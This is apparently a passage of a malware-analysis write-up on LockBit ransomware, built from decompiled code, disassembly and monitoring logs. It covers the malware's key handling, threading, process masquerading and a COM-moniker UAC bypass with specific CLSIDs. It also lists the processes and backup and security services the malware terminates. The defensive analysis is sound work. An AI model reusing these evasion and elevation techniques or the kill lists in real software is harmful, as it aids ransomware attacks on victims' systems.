  *pbVar2 = *pbVar2 ^ 0x62;
  uVar10 = uVar10 + 1;
} while (uVar10 < 0x10);
                /* SOFTWARE\LockBit */
local_5a = local_5a & 0xff;
LVar11 = RegCreateKeyExA(0x80000001,&SOFTWARE\LockBit + 1,0,0x0,0,0xf003f,0x0,
                         &ptr_reg_key_handle,&lpdwDisposition);
```

Press enter or click to view image in full size



Creating The SOFTWARE\LockBit Reg. Key

The malware will randomly generate a new AES key for each file. Once it's being used for encrypting the file, the AES key will be encrypted using the RSA public session key and appended to the end of the encrypted file. The debugging messages that we mentioned earlier have made it easy to detect the function that will generate the session keys as the de-obfuscated string says " Generating session keys"!


```
                /* generating session keys */
  local_38 = local_38 & 0xffffff;
  print_debuging_messages(&generating_session_keys + 1);
  iVar13 = generate_session_key(&session_key);
  if (iVar13 == 0) {
    return 0;
  }
  size_same_as_allocated_mem = 0x483;
  iVar13 = session_key_decryption(session_key,&size_same_as_allocated_mem);
  if (iVar13 == 0) {
    return 0;
  }
  goto LAB_0040890d;
}
```

Session Keys Generation


The following snippets show the keys storing and querying.

```
local_12 = 0x22;
local_34 = 3;
local_2c = 0x500;
local_11 = 'f';
local_d = 0;
local_f = 0x6c;
local_e = 0x6c;
                /* SOFTWARE\LockBit\full */
local_10 = 0x75;
LVar11 = RegQueryValueExA(ptr_reg_key_handle,&local_11,0x0,&local_34,&encrypted_session_keys,
                          &local_2c);
local_2c = 0x103;
local_20 = 0x34;
local_19 = 0;
local_1f = 'P';
local_1b = 0x69;
                /* SOFTWARE\LockBit\Public */
local_1e = 0x75;
local_1d = 0x62;
local_1c = 0x6c;
local_1a = 99;
LVar12 = RegQueryValueExA(ptr_reg_key_handle,&local_1f,0x0,&local_34,session_key,&local_2c);
```

Press enter or click to view image in full size



Press enter or click to view image in full size



Querying The Keys

For generating the random numbers, LockBit will use `LoadLibraryA` and `GetProcAddress` to dynamically load `bcrypt.dll` for importing the `BCryptGenRandom` API for generating 32 bytes of random numbers, and if it couldn't load the necessary libraries, it'll call `CryptAcquireContextW` and `CryptGenRandom` to get the job done.

```
Bcrypt.dll_handle = LoadLibraryA(&local_14);
if (Bcrypt.dll_handle == 0x0) {
  BVar1 = CryptAcquireContextW(&local_8,0x0,&local_7c,1,0xf0000000);
  if (BVar1 == 0) {
    return 0;
  }
}
else {
  BCryptGenRandom_stack = 0x79724342;
  uStack32 = 0x65477470;
  uStack28 = 0x6e61526e;
  uStack24 = 0x6d6f64;
  BCryptGenRandom = GetProcAddress(Bcrypt.dll_handle,&BCryptGenRandom_stack);
  if (BCryptGenRandom != 0x0) {
    (*BCryptGenRandom)(0,random_num,random_rum_size,2);
    return 1;
  }
  BVar1 = CryptAcquireContextW(&local_8,0x0,&local_7c,1,0xf0000000);
  if (BVar1 == 0) {
    return 0;
  }
}
BVar1 = CryptGenRandom(local_8,random_rum_size,random_num);
if (BVar1 == 0) {
  CryptReleaseContext(local_8,0);
  return 0;
}
return 1;
```

Generating Random Numbers

Utilizing IOCP (Completion I/O ports)

As we mentioned earlier, LockBit has been technically evolved, one of the technical aspects is using the Windows I/O Completion ports mechanism for providing an efficient threading model for processing multiple asynchronous I/O requests on a multiprocessor system.

```
CompletionPort_00428e64 = CreateIoCompletionPort(0xffffffff,0x0,0,*(iVar3 + 100) * 2);
counter = 0;
Starting_IO_threads... = 0x6133467;
uStack91 = 0x90e1315;
uStack87 = 0x282e4700;
uStack83 = 0x150f1347;
local_4f = 0x14030602;
local_4b = 0x494949;
do {
  pbVar1 = &Starting_IO_threads... + counter + 1;
  *pbVar1 = *pbVar1 ^ 0x67;
  counter = counter + 1;
} while (counter < 0x16);
                /* Starting_IO_threads... */
local_4b = local_4b & 0xffffff;
print_debuging_messages(&Starting_IO_threads... + 1);
counter = 0;
if (*(iVar3 + 100) != 0) {
  do {
    uVar4 = create_thread(decryption_thread_function,0);
    uVar5 = create_thread(decryption_thread_function,0);
    local_8 = 1 << (counter & 0x1f);
    NtSetInformationThread(uVar4,4,&local_8,4);
    NtSetInformationThread(uVar5,4,&local_8,4);
    counter = counter + 1;
  } while (counter < *(local_c + 100));
}
mw_fill_mem_with_constant(&DAT_00429260,0,0x80);
get_host_info();
counter = 0;
local_2f = 0x7d71773e;
uStack43 = 0x50571e6e;
uStack39 = 0x5f574a57;
uStack35 = 0x5b445752;
local_1f = 0x1f5a;
do {
  pbVar1 = &local_2f + counter + 1;
  *pbVar1 = *pbVar1 ^ 0x3e;
  counter = counter + 1;
} while (counter < 0x11);
                /* IOCP initialize>>d! */
local_1d = 0;
```

Creating Completion I/O Ports

The malware has each function of its behavior separated in a subroutine, it creates an I/O completion port by calling `CreateIoCompletionPort` then, it will enter a loop to create a bunch of threads by calling either one of the undocumented and more stealthier following APIs `NtCreateThreadEx` or `RtlCreateUserThread` and it will set the entry point of each thread to one of the subroutines. After that, `NtSetInformationThread` will be called for setting the thread priority for each created thread.

Press enter or click to view image in full size

```
if (NtCreateThreadEx == 0x0) {
  counter = 0;
  NtCreateThreadEx_stack = 0x72457f31;
  uStack30 = 0x45505443;
  uStack26 = 0x43596554;
  uStack22 = 0x74555054;
  local_12 = 0x49;
  do {
    pbVar1 = &NtCreateThreadEx_stack + counter + 1;
    *pbVar1 = *pbVar1 ^ 0x31;
    counter = counter + 1;
  } while (counter < 0x10);
  local_12 = local_12 & 0xff;
  local_f = 0x14;
  local_9 = 0;
  ntdll = 'n';
  local_a = 0x6c;
  NtCreateThreadEx_name = &NtCreateThreadEx_stack + 1;
  local_d = 0x74;
  local_c = 100;
  local_b = 0x6c;
  ntdll_handle = GetModuleHandleA(&ntdll);
  NtCreateThreadEx = GetProcAddress(ntdll_handle,NtCreateThreadEx_name);
  if (NtCreateThreadEx == 0x0) {
    iVar2 = RtlCreateUserThread(0xffffffff,0,0,0,0,0,start_address,start_parameter,&Thread_handle,
                                &client_id);
    goto LAB_0040ccee;
  }
}
iVar2 = (*NtCreateThreadEx)(&Thread_handle,0x1fffff,0,0xffffffff,start_address,start_parameter,0,0
                            ,0x1000,0x1000,0);
LAB_0040ccee:
if (iVar2 != 0) {
  return 0xffffffff;
}
NtSetInformationThread(Thread_handle,0x11,0,0);
return Thread_handle;
}
```

Threads Creation

Privilege Escalation

Firstly, LockBit checks its privileges by getting the process token by calling `NtOpenProcessToken` then, it queries that token via `NtQueryInformationToken` after that, it creates a user security identifier (SID) that matches the administrator group by passing `WinBuiltinAdministratorsSid` to `CreateWellKnownSid`. Finally, it calls `CheckTokenMembership` to check whether the current process privileges include the Administrator privileges or not.

```
  iVar2 = NtOpenProcessToken(0xffffffff,8,&local_10);
  if (iVar2 == 0) {
    cbSid = 0x44;
    BVar3 = CreateWellKnownSid(WinBuiltinAdministratorsSid,0x0,created_sid,&cbSid);
    if ((BVar3 != 0) && (BVar3 = CheckTokenMembership(0x0,created_sid,&local_8), BVar3 != 0)) {
      if (local_8 == 0) {
        iVar2 = NtQueryInformationToken(local_10,0x13,&local_14,4,&cbSid);
        if (iVar2 != 0) {
          uVar1 = *(in_FS_OFFSET + 0x34);
          if (((uVar1 != 0x520) && (uVar1 != 0x522)) && (uVar4 = uVar1, 0 < uVar1)) {
            uVar4 = uVar1 & 0xffff | 0x80070000;
          }
          goto LAB_0040cf43;
        }
        BVar3 = CheckTokenMembership(local_14,created_sid,&local_8);
        if (BVar3 == 0) goto LAB_0040ce8c;
        if (local_8 == 0) goto LAB_0040cf43;
      }
      *param_1 = 1;
      goto LAB_0040cf43;
    }
  }
LAB_0040ce8c:
  uVar4 = *(in_FS_OFFSET + 0x34);
  if (0 < uVar4) {
    uVar4 = uVar4 & 0xffff | 0x80070000;
  }
LAB_0040cf43:
  if (local_10 != 0x0) {
    CloseHandle(local_10);
  }
  if (local_14 != 0x0) {
    CloseHandle(local_14);
  }
  return uVar4;
}
```

Checking Privileges

If it doesn't include the Administrator privileges, LockBit will perform a UAC bypassing by calling a windows COM objects that can auto-elevate, and for masquerading, LockBit implements a publicly available function called `supMasqueradeProcess` which allows the malware to conceal its process information by injecting into a process that runs in a trusted directory, it choose `explorer.exe` to be its target.

Press enter or click to view image in full size

```
iVar5 = *(*(in_FS_OFFSET + 0x18) + 0x30);
ALLOCATED_MEM = 0x0;
mem_size_0x1000 = 0x1000;
iVar6 = NtAllocateVirtualMemory(0xffffffff,&ALLOCATED_MEM,0,&mem_size_0x1000,0x3000,4);
if (-1 < iVar6) {
  GetWindowsDirectoryW(windows_directory,0x104);
  ptr_windows_directory = windows_directory;
  ptr_allocated_mamory = ALLOCATED_MEM;
  do {
    WVar4 = *ptr_windows_directory;
    ptr_windows_directory = ptr_windows_directory + 1;
    *ptr_allocated_mamory = WVar4;
    ptr_allocated_mamory = ptr_allocated_mamory + 1;
                /* this loop copies the windows directory to the allocated region of memory
                   C:\Windows */
  } while (WVar4 != L'\0');
  _explorer.exe = 0x63003f;
  local_56 = 0x5a;
  auStack114._2_4_ = 0x47005a;
  local_54 = 0x47;
  local_6c = 0x53004f;
  local_52 = 0x4f;
  local_68 = 0x4d0050;
  local_50 = 0x53;
  local_64 = 0x4d005a;
  local_4e = 0x50;
  local_60 = 0x5a0011;
  local_4c = 0x4d;
  local_5c = 0x5a0047;
  local_4a = 0x5a;
  local_58 = 0x3f;
  local_48 = 0x4d;
  local_46 = 0x11;
  local_44 = 0x5a;
  local_42 = 0x47;
  local_40 = 0x5a;
  local_3e = 0x3f;
  local_3c = 0;
  uVar8 = 0;
  do {
    *(explorer.exe + uVar8 * 2 + 2) = explorer.exe[uVar8 * 2 + 2] ^ 0x3f;
    uVar8 = uVar8 + 1;
  } while (uVar8 < 0x1b);
  local_3c = 0;
```

`supMasqueradeProcess Implementation`

Press enter or click to view image in full size


```
}
RtlAcquirePebLock();
local_3a = 0x330056;
local_1e = 0x56;
local_36 = 0x26002e;
local_1c = 0x13;
local_32 = 0x39003a;
local_1a = 0x3a;
local_2e = 0x330024;
local_18 = 0x33;
local_2a = 0x780024;
local_16 = 0x20;
local_26 = 0x2e0033;
local_14 = 0x37;
local_22 = 0x560033;
local_12 = 0x22;
local_10 = 0x3f;
local_e = 0x39;
local_c = 0x38;
local_a = 0x6c;
local_8 = 0x17;
local_6 = 0;
                    /* "Elevation:Administrator!new:" */
uVar8 = 0;
do {
  *(&local_3a + uVar8 * 2 + 2) = *(&local_3a + uVar8 * 2 + 2) ^ 0x56;
  uVar8 = uVar8 + 1;
} while (uVar8 < 0x19);
local_6 = 0;
RtlInitUnicodeString(*(iVar5 + 0x10) + 0x38,ALLOCATED_MEM);
RtlInitUnicodeString(*(iVar5 + 0x10) + 0x40,&local_3a + 2);
RtlReleasePebLock();
LdrEnumerateLoadedModules(0,FUN_0041eaf0,0);
return;
```

For the actual UAC bypassing, LockBit will call `CoGetObject` with the following CLSIDs:

- **UCMLuaUtil:** `{3E5FC7F9-9A51-4367-9063-A120244FBEC7}`
- **IColoDataProxy:** `{D2E7041B-2927-42fb-8E9F-7CE93B6DC937}`


```
    *(undefined *)puVar9 = *(undefined *)puVar8;
    puVar8 = (undefined4 *)((int)puVar8 + 1);
    puVar9 = (undefined4 *)((int)puVar9 + 1);
  }
                    /* Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7} */
  HVar5 = CoGetObject(local_2ac,&local_a4,param_2,&local_8);
  *param_4 = local_8;
  return HVar5;
}
```

Calling CoGetObject



Address	Hex	ASCII
0018FE9C	53 00 6F 00 66 00 74 00 77 00 61 00 72 00 65 00	S.o.f.t.w.a.r.e.
0018FEAC	5C 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00	\.M.i.c.r.o.s.o.
0018FEBC	66 00 74 00 5C 00 57 00 69 00 6E 00 64 00 6F 00	f.t.\.W.i.n.d.o.
0018FECC	77 00 73 00 20 00 4E 00 54 00 5C 00 43 00 75 00	w.s. .N.T.\.C.u.
0018FEDC	72 00 72 00 65 00 6E 00 74 00 56 00 65 00 72 00	r.r.e.n.t.V.e.r.
0018FEEC	73 00 69 00 6F 00 6E 00 5C 00 49 00 43 00 4D 00	s.i.o.n.\.I.C.M.
0018FEFC	5C 00 43 00 61 00 6C 00 69 00 62 00 72 00 61 00	\.C.a.l.i.b.r.a.
0018FF0C	74 00 69 00 6F 00 6E 00 00 00 00 00 00 00 00 00	t.i.o.n.........
0018FF1C	7B 00 44 00 32 00 45 00 37 00 30 00 34 00 31 00	{.D.2.E.7.0.4.1.
0018FF2C	42 00 2D 00 32 00 39 00 32 00 37 00 2D 00 34 00	B.-.2.9.2.7.-.4.
0018FF3C	32 00 66 00 62 00 2D 00 38 00 45 00 39 00 46 00	2.f.b.-.8.E.9.F.
0018FF4C	2D 00 37 00 43 00 45 00 39 00 33 00 42 00 36 00	-.7.C.E.9.3.B.6.
0018FF5C	44 00 43 00 39 00 33 00 37 00 7D 00 00 00 00 00	D.C.9.3.7.}.....
0018FF6C	80 FF 40 00 20 00 40 00 95 FF 16 00 47 00 64 00	.ÿ@. .@..ÿ..G.d.
0018FF7C	92 FF 9F FF AB FF 98 FF 74 00 DD FF 07 00 75 00	.ÿ.ÿ«ÿ.ÿt.Ýÿ..u.
0018FF8C	B7 FF 00 00 00 E0 FD 7E D4 FF 18 00 12 98 EA 7D	·ÿ...àý~Ôÿ....ê}
0018FF9C	00 E0 FD 7E 80 62 F3 7C 00 00 00 00 00 00 00 00	.àý~.bó|........
0018FFAC	00 E0 FD 7E 00 00 00 00 4F 7C E8 78 00 00 00 00	.àý~....O|èx....

Press enter or click to view image in full size



10:05:26.06070...	svchost.exe	772	RegQueryValue	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244...	SUCCESS	Type: REG_SZ, Length: 78, Data: {3E5FC7F9-9A51-4367-9063-A120244FBEC7}
10:05:26.14015...	svchost.exe	772	RegQueryValue	HKCR\Wow6432Node\CLSID\{3E5FC7F9-9A51-436...	SUCCESS	Type: REG_SZ, Length: 78, Data: {3E5FC7F9-9A51-4367-9063-A120244FBEC7}
10:05:26.57067...	svchost.exe	652	RegQueryValue	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244...	SUCCESS	Type: REG_SZ, Length: 78, Data: {3E5FC7F9-9A51-4367-9063-A120244FBEC7}
10:05:26.57188...	svchost.exe	652	RegQueryValue	HKCR\Wow6432Node\CLSID\{3E5FC7F9-9A51-436...	SUCCESS	Type: REG_SZ, Length: 78, Data: {3E5FC7F9-9A51-4367-9063-A120244FBEC7}
10:05:26.71445...	svchost.exe	652	Process Create	C:\Windows\SysWOW64\DllHost.exe	SUCCESS	PID: 1516, Command line: C:\Windows\SysWOW64\DllHost.exe /Processid:{3E5FC7F9-9A51-4367-9063-A120244F...
10:05:26.71448...	DllHost.exe	1516	Process Start		SUCCESS	Parent PID: 652, Command line: C:\Windows\SysWOW64\DllHost.exe /Processid:{3E5FC7F9-9A51-4367-9063-A120...
10:05:44.98636...	svchost.exe	652	Process Create	C:\Windows\SysWOW64\DllHost.exe	SUCCESS	PID: 5060, Command line: C:\Windows\SysWOW64\DllHost.exe /Processid:{3E5FC7F9-9A51-4367-9063-A120244F...
10:05:44.98637...	DllHost.exe	5060	Process Start		SUCCESS	Parent PID: 652, Command line: C:\Windows\SysWOW64\DllHost.exe /Processid:{3E5FC7F9-9A51-4367-9063-A120...

Querying The CLSIDs and Creating The dllhost.exe procsses

Killing Processes

LockBit calls `CreateToolhelp32Snapshot` for getting a snapshot of the running processes then, it uses `Process32First` and `Process32Next` to enumerate the snapshot. For each process, it'll compare its name against a list of a process, and if it matches, it well pass the process handle that it got by calling `OpenProcess` to `TerminateProcess` to terminate the process. The list of the processes was also encrypted using `XOR`.

Press enter or click to view image in full size


```
BOOL __fastcall terminate_a_process(DWORD process_id)

{
  int snapshot_handle;
  int iVar1;
  DWORD current_process_id;
  HANDLE pvVar2;
  BOOL BVar3;
  code *CloseHandle;
  undefined4 local_12c;
  undefined local_128 [20];
  DWORD local_114;

  mw_fill_mem_with_constant(local_128,0,0x124);
  local_12c = 0x128;
  snapshot_handle = CreateToolhelp32Snapshot(2,0);
  CloseHandle = CloseHandle_exref;
  if (snapshot_handle != -1) {
    iVar1 = Process32First(snapshot_handle,&local_12c);
    while (iVar1 != 0) {
      if (((local_114 == process_id) &&
           (current_process_id = GetCurrentProcessId(), local_114 != current_process_id)) &&
          (pvVar2 = OpenProcess(0x1fffff,1,local_114), CloseHandle = CloseHandle_exref, pvVar2 != 0x0
          )) {
        TerminateProcess(pvVar2,1);
        CloseHandle = CloseHandle_exref;
        ::CloseHandle(pvVar2);
      }
      iVar1 = Process32Next(snapshot_handle,&local_12c);
    }
    (*CloseHandle)(snapshot_handle);
  }
  current_process_id = GetCurrentProcessId();
  if ((process_id != current_process_id) &&
     (pvVar2 = OpenProcess(0x1fffff,1,process_id), pvVar2 != 0x0)) {
    BVar3 = TerminateProcess(pvVar2,1);
    ::CloseHandle(pvVar2);
    return BVar3;
  }
  return 0;
}
```

Process Termination

Press enter or click to view image in full size



Process Names After Being Decrypted In Memory

And here is a list of the process that will be terminated if exists:

```
wxServer
wxServerView
sqlmangr
RAgui
supervise
Culture
Defwatch
winword
QBW32
QBDBMgr
qbupdate
axlbridge
httpd
fdlauncher
MsDtSrvr
java
360se
360doctor
wdswfsafe
fdhost
GDscan
ZhuDongFangYu
QBDBMgrN
mysqld
AutodeskDesktopApp
acwebbrowser
Creative Cloud
Adobe Desktop Service
CoreSync
Adobe CEF Helper
node
AdobeIPCBroker
sync-taskbar
sync-worker
InputPersonalization
AdobeCollabSync
BrCtrlCntr
BrCcUxSys
SimplyConnectionManager
Simply.SystemTrayIcon
fbguard
fbserver
ONENOTEM
```

```
wsa_service
koaly-exp-engine-service
TeamViewer_Service
TeamViewer
tv_w32
tv_x64
TitanV
Ssms
notepad
RdrCEF
oracle
ocssd
dbsnmp
synctime
agntsvc
isqlplussvc
xfssvccon
mydesktopservice
ocautoupds
encsvc
firefox
tbirdconfig
mydesktopqos
ocomm
dbeng50
sqbcoreservice
excel
infopath
msaccess
mspub
onenote
outlook
powerpnt
steam
thebat
thunderbird
visio
wordpad
bedbh
vxmon
benetns
bengien
pvlsvr
beserver
raw_agent_svc
vsnapvss
CagService
```


```
DellSystemDetect
EnterpriseClient
VeeamDeploymentSvc
```

Stopping Services

LockBit has a list of services that will try to stop by calling `OpenSCManagerA` to establish a connection to the service control manager on the local computer
then, it loops over a list of predefined services passing each service to `OpenServiceA` to check the existent of that service, if the service exists, it'll check its status by calling `QueryServiceStatusEx` and it will call `ControlService` with the parameter `0x00000001: SERVICE_CONTROL_STOP` to stop the service. In order to not cause any crashes to the system, LockBit will stop all the dependent services by calling `EnumDependentServicesA` before stopping the target service. Those services are mostly backup services, anti-virus services, and other services that may lock some files due to having handles to them.

```
0040FF70    898424 EC0D0000     mov dword ptr ss:[esp+DEC],eax
0040FF77    FF15 3C014200       call dword ptr ds:[<&GetTickCount>]
0040FF7D    6A 2C               push 2C
0040FF7F    FFB4B4 B40C0000     push dword ptr ss:[esp+esi*4+CB4]
0040FF86    894424 14           mov dword ptr ss:[esp+14],eax
0040FF8A    FFB424 38060000     push dword ptr ss:[esp+638]
0040FF91    FF15 6C004200       call dword ptr ds:[<&OpenServiceA>]
0040FF97    8BF8                mov edi,eax
0040FF99    85FF                test edi,edi
0040FF9B    0F84 82020000       je anghami.410223
0040FFA1    8D8424 70080000     lea eax,dword ptr ss:[esp+870]
0040FFA8    50                  push eax
0040FFA9    6A 24               push 24
0040FFAB    8D8424 6C0C0000     lea eax,dword ptr ss:[esp+C6C]
0040FFB2    50                  push eax
0040FFB3    6A 00               push 0
0040FFB5    57                  push edi
0040FFB6    FF15 64004200       call dword ptr ds:[<&QueryServiceStatusEx>]
0040FFBC    85C0                test eax,eax
0040FFBE    75 0E               jne anghami.40FFCE
0040FFC0    57                  push edi
0040FFC1    8B3D 48004200       mov edi,dword ptr ds:[<&CloseServiceHandle>]
0040FFC7    FFD7                call edi
0040FFC9    E9 5B020000         jmp anghami.410229
0040FFCE    8B8424 680C0000     mov eax,dword ptr ss:[esp+C68]
0040FFD5    83F8 01             cmp eax,1
0040FFD8    75 67               jne anghami.410041
0040FFDA    0F2805 00464200     movaps xmm0,xmmword ptr ds:[424600]
0040FFE1    33C9                xor ecx,ecx
0040FFE3    0F118424 5C0B0000   movups xmmword ptr ss:[esp+B5C],xmm0
0040FFEB    C78424 6C0B0000 180D0 mov dword ptr ss:[esp+B6C],C0D18
0040FFF6    6666:0F1F8400 000000( nop word ptr ds:[eax+eax],ax
00410000    8A8424 5C0B0000     mov al,byte ptr ss:[esp+B5C]
00410007    30840C 5D0B0000     xor byte ptr ss:[esp+ecx+B5D],al
0041000E    41                  inc ecx
0041000F    83F9 12             cmp ecx,12
00410012    72 EC               jb anghami.410000
00410014    FFB4B4 B00C0000     push dword ptr ss:[esp+esi*4+CB0]
0041001B    8D8424 610B0000     lea eax,dword ptr ss:[esp+B61]
00410022    C68424 730B0000 00  mov byte ptr ss:[esp+B73],0
0041002A    50                  push eax
0041002B    E8 80A0FFFF         call anghami.40A0B0
00410030    83C4 08             add esp,8
00410033    57                  push edi
00410034    8B3D 48004200       mov edi,dword ptr ds:[<&CloseServiceHandle>]
```

Stopping Some Services



Services Names After Being Decrypted In Memory

Here is a list of the services that LockBit tries to stop:

```
wrapper
DefWatch
ccEvtMgr
ccSetMgr
SavRoam
Sqlservr
sqlagent
sqladhlp
Culserver
RTVscan
sqlbrowser
SQLADHLP
QBIDPService
Intuit.QuickBooks.FCS
QBCFMonitorService
sqlwriter
msmdsrv
tomcat6
```

```
zhudongfangyu
vmware-usbarbitator64
vmware-converter
dbsrv12
dbeng8
MSSQL$MICROSOFT##WID
MSSQL$VEEAMSQL2012
SQLAgent$VEEAMSQL2012
SQLBrowser
SQLWriter
FishbowlMySQL
MSSQL$MICROSOFT##WID
MySQL57
MSSQL$KAV_CS_ADMIN_KIT
MSSQLServerADHelper100
SQLAgent$KAV_CS_ADMIN_KIT
msftesql-Exchange
MSSQL$MICROSOFT##SSEE
MSSQL$SBSMONITORING
MSSQL$SHAREPOINT
MSSQLFDLauncher$SBSMONITORING
MSSQLFDLauncher$SHAREPOINT
SQLAgent$SBSMONITORING
SQLAgent$SHAREPOINT
QBFCService
QBVSS
YooBackup
YooIT
svc$
MSSQL
MSSQL$
memtas
mepocs
sophos
veeam
backup
bedbg
PDVFSService
BackupExecVSSProvider
BackupExecAgentAccelerator
BackupExecAgentBrowser
BackupExecDiveciMediaService
BackupExecJobEngine
BackupExecManagementService
BackupExecRPCService
MVArmor
MVarmor64
```

```
stc_raw_agent
VSNAPVSS
VeeamTransportSvc
VeeamDeploymentService
VeeamNFSSvc
AcronisAgent
ARSM
AcrSch2Svc
CASAD2DWebSvc
CAARCUpdateSvc
WSBExchange
MSExchange
MSExchange$
```

Excluding Files And Directories

